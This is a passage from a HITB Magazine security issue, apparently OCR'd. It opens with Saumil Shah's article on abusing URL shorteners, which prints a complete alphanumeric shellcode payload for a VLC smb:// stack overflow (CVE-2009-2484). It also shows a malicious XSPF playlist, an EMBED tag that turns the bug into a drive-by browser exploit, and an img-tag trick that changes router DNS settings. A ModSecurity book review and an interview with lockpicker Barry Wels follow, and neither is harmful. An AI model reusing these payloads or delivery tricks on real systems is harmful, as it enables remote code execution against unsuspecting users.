


Figure 6. smb:// URI that triggers a stack overflow in VLC

```
smb://example.com@0.0.0.0/foo/#{AAAAAAAAAAAAAAAA....AAAAAAAAA}
```

Figure 7. VLC XSPF file containing smb:// URI

```
<?xml version="1.0" encoding="UTF-8"?>
<playlist version="1"
   xmlns="http://xspf.org/ns/0/"
   xmlns:vlc="http://www.videolan.org/vlc/playlist/ns/0/">
 <title>Playlist</title>
 <trackList>
  <track>
   <location>
      smb://example.com@0.0.0.0/foo/#{AAAAAAAA....}
   </location>
   <extension
      application="http://www.videolan.org/vlc/playlist/0">
     <vlc:id>0</vlc:id>
   </extension>
  </track>
 </trackList>
</playlist>
```

Figure 8. Pure alphanumeric payload for exploiting VLC on Windows XP

```
smb://example.com@0.0.0.0/foo/#{AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAj4?wTYIIIIIIIIIIIIIIII
7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJICVK1JjIoFoQRPRBJGrChJmDnElGuBzCDHoOHF4P0P0CgLK
HzNOQeIzNOCEJGIoM7AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAT00WT00WWYIIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJI
KLBJJKPMIxIiIoIoIoQpNkPlEtQ4LKG5ElLKCLGuPxC1HoNkBoEHNkQOEpGqHkG9NkFTLKFaHnFQIPJ9
LlNdIPCDEWKqIZDMEQKrHkIdEkBtFDFHD5M5LKCoFDEQJKCVLKDLPKNkQOELEQJKGsFLLKLIPlDdGlE1
JcDqIKCTNkG3P0LKQPDLLKD0ELNMNkQPGxQNCXNnPNDNJLPPIoIFQvBsPfPhDsFRBHPwPsDrQOF4KOJp
PhHKHmIlGKF0IoIFQOOyIuE6K1JMFhDBBuQzFbIoJpBHIIFiHuNMCgIoKfQCCcQCBsQCBcCcG3CcIoHP
E6E8GaQLQvBsOyHaMECXMtDZD0IWQGIoKfBJFpCaCeKOJpE8NDLmFNJICgIoHVCcBuIoN0E8IuG9K6G9
PWKOIFPPF4BtPUKON0LSPhM7CIKvQiBwKON6QEKON0QvBJE4CVQxBCPmMYJECZPPCiDiJlK9HgCZPDOy
M2EaKpJSLjInQRDmKNG2DlJ3NmCJP8NKLkLkQxQbKNOCFvIoD5PDIoHVQKF7CbF1CaF1BJC1PQPQQEBq
KOJpCXLmKiGuJnPSKOJvQzIoIoP7KOJpNkF7IlK3O4BDKOKfF2IoHPCXHpMZC4CoPSKOHVKOJpAA
```

ing this URL will cause the browser to automatically supply the username and password to the web configuration interface, which will then set the DNS servers to 9.9.9.9 and 6.6.6.6 respectively.

And to make this attack really evil, all you have to do is shorten this URL to something like http://tinyurl.com/wer23f and sprinkle image tags across online bulletin boards which trigger this URL, such as:

```
<img src="http://tinyurl.com/
wer23f" width=1 height=1>
```

Hosting a full blown exploit on a URL shortener!

The idea came to me while I was working on a VLC buffer overflow. VLC is one of the most exploited pieces of software, taking its place amongst other "greats" such as vixie-cron, bind, wu-ftpd, IIS 4, IIS 5 and Quicktime. Every year, it yields a treasure of bugs.

VLC can play media from remote resources and supports many protocols such as HTTP, FTP, RTSP, SMB, etc. One of these bugs (CVE-2009-2484) concerned a stack overflow resulting from attempting to handle a very long "smb://" URI. *Figure 6* gives an example of an smb:// URI that triggers a stack overflow in VLC.

It is easy to construct a stack overflow that performs an SEH overwrite and gain control of the running VLC process. From an attacker's perspective, it is difficult to target victims using this exploit. One of the initial methods was to create a VLC XSPF playlist file, and embed this smb:// URI as one of the tracks in the playlist, as shown in *Figure 7*.

Now, it is a matter of emailing a cleverly crafted XSPF file to potential victims and asking them to open it up in VLC. I was wondering about ways to improve the attack technique.

Figure 9. TinyURL shrinking the alphanumeric smb:// URI to a nice and short http:// URL




Figure 10. Testing the shortened URL in VLC




Figure 11. VLC following the redirect and proceeding to process the smb:// URI




Figure 12. VLC owned! calc.exe successfully launched




Figure 13. Using an EMBED tag to launch and exploit VLC

```
<embed type="application/x-vlc-plugin"
       width="320" height="200"
       target="http://tinyurl.com/ycctrzf"
       id="vlc" />
```

The first step was to convert my VLC exploit into a pure alphanumeric payload using Metasploit's msfencode. Use msfencode's BufferRegister=REG option to generate a pur alphanumeric shellcode if you know that register REG points to the payload. The other challenge lay in finding DLL jump addresses that were alphanumeric. After hours of playing with DLL addresses and egghunter shellcode, I arrived at the following alphanumeric payload to exploit VLC's smb:// URI handling overflow, as shown in *Figure 8*.

Why do we need an alphanumeric payload? An alphanumeric smb:// URI can be easily shortened using a URL shortener! Simply copy and paste this string into a URL shortener of your choice. *Figure 9* shows tinyurl.com shortening this URI.

To test this technique, start VLC and choose to open a network resource identified by an HTTP/HTTPS/FTP/MMS URL as show in *Figure 10*. Provide the shortened URL in the URL field.

VLC will receive a redirect from the URL shortener and then proceed to open the smb:// URI as shown in *Figure 11*.

Sure enough the exploit succeeds, launching calc.exe which has now come to pass as the "Hello World" of all shellcode! Here we see that the entire exploit is hosted on the URL shortener. The attacker needs only a URL shortener to launch this exploit on victim's browsers.

The final cherry on the icing comes from turning this VLC bug into a remote browser exploit. Use an OBJECT or an EMBED tag to automatically launch VLC as a browser plugin, supply the shortened URL as a target resource and watch the browser get owned! VLC installs a Firefox plugin when installed with default options. An example using the EMBED tag in Firefox is shown in *Figure 13*.

Conclusion

Have I made my point that URL shorteners are not healthy for the Internet?

References

CanSecWest 2010 Lightning Talk: http://slideshare.net/saumilshah/url-shorteners-made-my-day.

About the Author


Saumil Shah is a security researcher. He has been speaking and training at many conferences worldwide for over a decade. His recent interests are in combining old school web hacking techniques with browser exploits. He has written a few books, tools and papers. He has been running a specialized security services company, Net-Square, for the past 10 years. He likes to travel and take photographs. He doesn't tweet and doesn't facebook. And he hates being harassed. •

[BOOK REVIEW]

ModSecurity Handbook

Ivan Ristic

Review by **Gynvael Coldwind**



ModSecurity Handbook

Author: **Ivan Ristic**
Publisher: **Feisty Duck**
Size: **19 x 23.5 cm**
Pages: **356**


I am sure a majority of the *HITB Magazine* readers are familiar with ModSecurity – we come across it during network security planning, maintaining and penetration tests. To make sure we are on the same page, ModSecurity is an open source Web Application Firewall, in form of an Apache HTTP Server module and it can work as an embedded WAF (inside the main web server itself). It can also work as well as a reverse proxy, shielding some other web server.

Before I get to the *ModSecurity Handbook* itself, let me briefly introduce the author - Ivan Ristic. Ivan is a programmer, a web security specialist, a writer and what is most important is he is one of the ModSecurity creators - so he knows his stuff. Thankfully, his internal knowledge of the module can be seen all through this book – we are provided with information of some ModSecurity internal mechanics, traps (both in CPU expensiveness and in maintaining difficulties) that awaits rule writers and the changes between versions. Some features described in the book are taken directly from the developers' branch of the project.

Let us start from the beginning. This book is divided into two major parts – the User Guide providing bits of ModSecurity history, brief installation description, more detailed configuration section and a rule writing tutorial. You can also find detailed sections covering practical rule writing; performance and content injection; utilizing LUA scripting language in rules, as well as in-depth handling of XML based traffic or tips on writing ModSecurity extensions.

The second part of the book is basically a reference manual describing every command, variable, transformation function, action and operator which can be used while creating rules for ModSecurity. The output log formats are characterized in that part of the book which will come in handy if you are planning to write a log parser for a detection system.

The second part contains what a good reference manual should contain, a description of each item, information about the syntax, usually an example of usage, minimum version required (as I have mentioned before some features are yet to be available in the main release) and remarks about the behavior or possible usage of the command/operator & etc. Everything is clear being verbose enough to cover most important details and brief enough so one does not have to read ten pages to understand how to make use of a simple operator. This is definitely a must-have for rule designers.



As for the main section of the book - the User Guide; I must admit that before I got this book I only knew ModSecurity from the attacker's perspective and I have never written rules for it. From my experience, this book can get you started as a novice while explaining some of the inner mechanics and get you to an advance level provided you read the User Guide section and write some rules on your own. The focus is placed on writing CPU-efficient rules; hence the knowledge gained is applicable even for demanding websites. Everything is well explained - written for humans (I really enjoyed reading the text between the examples, as opposed to some books) and the order of tasks is perfectly written. I especially like is that sometimes the author skips to a topic covered in another chapter, just to show how some rule or syntax looks like. It may seem a little chaotic but it is not as it really simplifies the learning process.

Everything is clear being verbose enough to cover most important details and brief enough so one does not have to read ten pages to understand how to make use of a simple operator.

Let us focus on how the book looks like. The cover greets us with a cool looking ninja with crossed hands and a handle of a sword visible above his right shoulder (he is probably a left-handed ninja). In my opinion, the cover looks aesthetic and stylish.

I have come across few complains on the Internet as to the quality of the English in this book. I disagree with the fact that the English is poor as in my opinion; the English is fluent with no grammar or vocabulary mistakes.

The layout of the book is clear with the lines are spread enough to ease reading, the text and code fonts are easily distinguishable and with additional clearly marked "Notes" appearing here and there makes a point to reach to the readers.

The book is available in both printed edition (it is around 19 x 23.5 cm) with soft cover and in the electronic PDF format, designed for both printing and screen reading. Although the book is also available on Amazon, I have not seen a Kindle edition just yet.

It is important to note that the development of the book was not stopped after its release – the author is still working on it and the readers who bought the book can get an updated version on the *Feisty Duck* publisher's website (If I recall correctly a free-update lasts for one year). If you have any remarks or requests regarding the book you can e-mail the author and the fixes might appear in future update.

Overall, I think *ModSecurity Handbook* is a well designed, nicely written and interesting book. I am glad to have a copy on my shelf. If you are interested in learning what a WAF is, how ModSecurity works, how to write efficient and advanced rules or just to polish your knowledge in these fields - then this book is a must-have for you. •

"I have defeated many locks with all kinds of protection mechanism, while I can say some may require more work and can be time consuming, at the end of the day they are just as hard as solving the hardest Sudoku puzzles."

Zarul Shahrin, Editor-in-Chief of HITB Magazine interviews **Barry Wels**, famous lockpicker and founder of *Open Organization of Lockpickers* (TOOOL) about his interest and organization.

BARRY WELS
Lockpicking Guru,
Founder of TOOOL

Hi Barry, thank you so much for agreeing to be interviewed. So, what are you up to lately?
Hello Zarul. Right now I am working on new lockpicking techniques while researching on new locks in the market and how to defeat them. I am also occupied with our preparation for LockCon.

When did you get started with lockpicking?
If I remember correctly, I was intrigued by locks when I was a teenager and at the age of 16 or 18, I really started putting effort and money in learning about locks.

Did you picked up the skills from anyone?
Unlike many people, I learned how to pick locks the hard way. When I started, there was simply nobody who would teach me and I had to figure it out all by myself. That self study took flight when I got my hands on a book about lockpicking from Loom-Panics. It took me two years just to understand the basics of lockpicking and learning how to pick some locks. One of the factors was that, the book was written in English and my English during that time was not as fluent as it is now. Its funny how I can teach people in ten minutes what took me two years. But I am convinced that learning things the hard way is sometimes good for us and will help us to understand certain issues better.

What else do you do other than lockpicking?
I spent a lot of time at CryptoPhone dealing with cryptography, as I am very interested in encryption. Other than that, I have great passion in physical security in general especially when it comes to anything mechanical. Besides that, Phreaking and radio (scanners) used to be another subject of my interest.

Going back to lockpicking, what's probably the hardest lock you have defeated?
That's one tough question to answer. I have defeated many locks with all kinds of protection mechanism, while I can say some may require more work and can be time consuming, at the end of the day they are just as hard as solving the hardest Sudoku puzzles.

So you believe there is no such thing as impossible locks to break?
All mechanical locks can be bypassed. It's just a matter of how long it takes before someone figures out how to unlock them without causing any damage. To give you an example, people will never stop losing their keys and for that reason locksmiths will have to continuously figure out what's the best way to break a particular lock. That is usually how locks are being defeated.

What do you think is the major difference between computer security and physical security?
In computer security, most of the flaws can be fixed through a patch or by updating the software with the latest version. But in physical security like mechanical locks, that will be very difficult and costly, as it will require those locks to be replaced. In that sense, targets are very often more vulnerable to physical attacks rather than a digital one.

You are the founder of The Open Organization of Lockpickers (TOOOL), what inspired you to share your knowledge in this area with everyone, knowing it could be abused?
I started writing about lockpicking when I was the editor of Hack-Tic Magazine. Since then, I have been presenting in various conferences especially in Germany and the Netherlands. My goal has always been to impart knowledge to people and show them the weaknesses of these locks and how they could be defeated.

What was the reaction of the law enforcement agencies when they first learnt about the existence of your organization?
They sent a police officer who introduced himself as someone who is working with the airline company to attend our gatherings. We finally figured out his real identity when an old friend of mine who recognized him and told us about it. He finally revealed his real identity when we asked him about it.


What happened after that?
He was allowed to stay but decided to leave.

What are the steps you guys have taken in making sure that people are not abusing the privileges by becoming members?
It is not hard to know if someone has a genuine interest in learning lockpicking or if they are only interested in knowing how to open doors. As an example, if someone keeps pushing us to teach him how to open a particular door lock while not interested in knowing how the protection actually works, it is definitely something for us to keep our eyes on.

Have any of your members' shows such interest so far?
Most of our members are professionals working in the security industry and earning good money with their job to be involved in criminal activities involving lockpicking. In fact, that might be a bad idea for them since we have a few members who are from the law enforcement agencies and weird behaviors will not go unnoticed.

I am just being curious, but do you guys only teach people how to open locks or more than that?
At TOOOL, we are more interested in educating people on how locks work and why they work that way. From there, we will study their weaknesses and how to defeat them. People can not just attend and expect us to teach them step by step on how to open a particular lock, we do not do that.

All mechanical locks can be bypassed. It's just a matter of how long it takes before someone figures out how to unlock them without causing any damage.



If you want to pick a lock, you have to follow the three O rule of TOOOL, you have to practice Over and Over again.

Do you guys work closely with law enforcement agencies or if they have ever asked you guys to help them to solve cases?
There are number of times that we were called to assist with forensic investigation and become an expert witness in the court. One of the most common questions we normally get in the court is something like this, "Is it possible to open the lock without doing any damage to it?".

How many members do you have for Amsterdam chapter and how many times a week do you guys meet?
We have about 100 members here in Amsterdam alone and we meet once every 2 weeks.

Other than the weekly gatherings, do you guys organize any other events?
Yes, of course. We are the organizer of LockCon, the lockpicking equivalent of HITB Conference. People come here to present new materials related to lockpicking. In fact, some of the materials are only available at our conference. Other than that, this is where our Lockpicking Championship is being held and you will be able to witness how people open safes and locks at record speed.

For those people who are interested in learning lockpicking and are not able to attend any of the gatherings, do you guys provide the materials online?
Yes, Many of the videos including demonstrations and animations created by our members are available online for free. Kindly visit Waag Society website (http://connect.waag.org/toool) for some of the videos.

Can anyone run a TOOOL chapter in their respective country?
Not really. At TOOOL, quality is more important than quantity. For that reason, we are very careful in approving our members and chapters. The process normally requires us meeting the applicant in person for an interview. This is very important as we want to avoid any weirdo from making stupid statements that will tarnish our image.

One final question, what is probably the most important thing in becoming a lockpicker?
Patience. In fact, we have a motto in our organization that goes like this, "if you want to pick a lock, you have to follow the three O rule of TOOOL, you have to practice Over and Over and Over again".

Thank you Barry.
You're welcome. •

CONTACT US

HITB Magazine
Hack in The Box (M) Sdn. Bhd.
Suite 26.3, Level 26, Menara IMC,
No. 8 Jalan Sultan Ismail,
50250 Kuala Lumpur,
Malaysia

Tel: +603-20394724
Fax: +603-20318359
Email: *media@hackinthebox.org*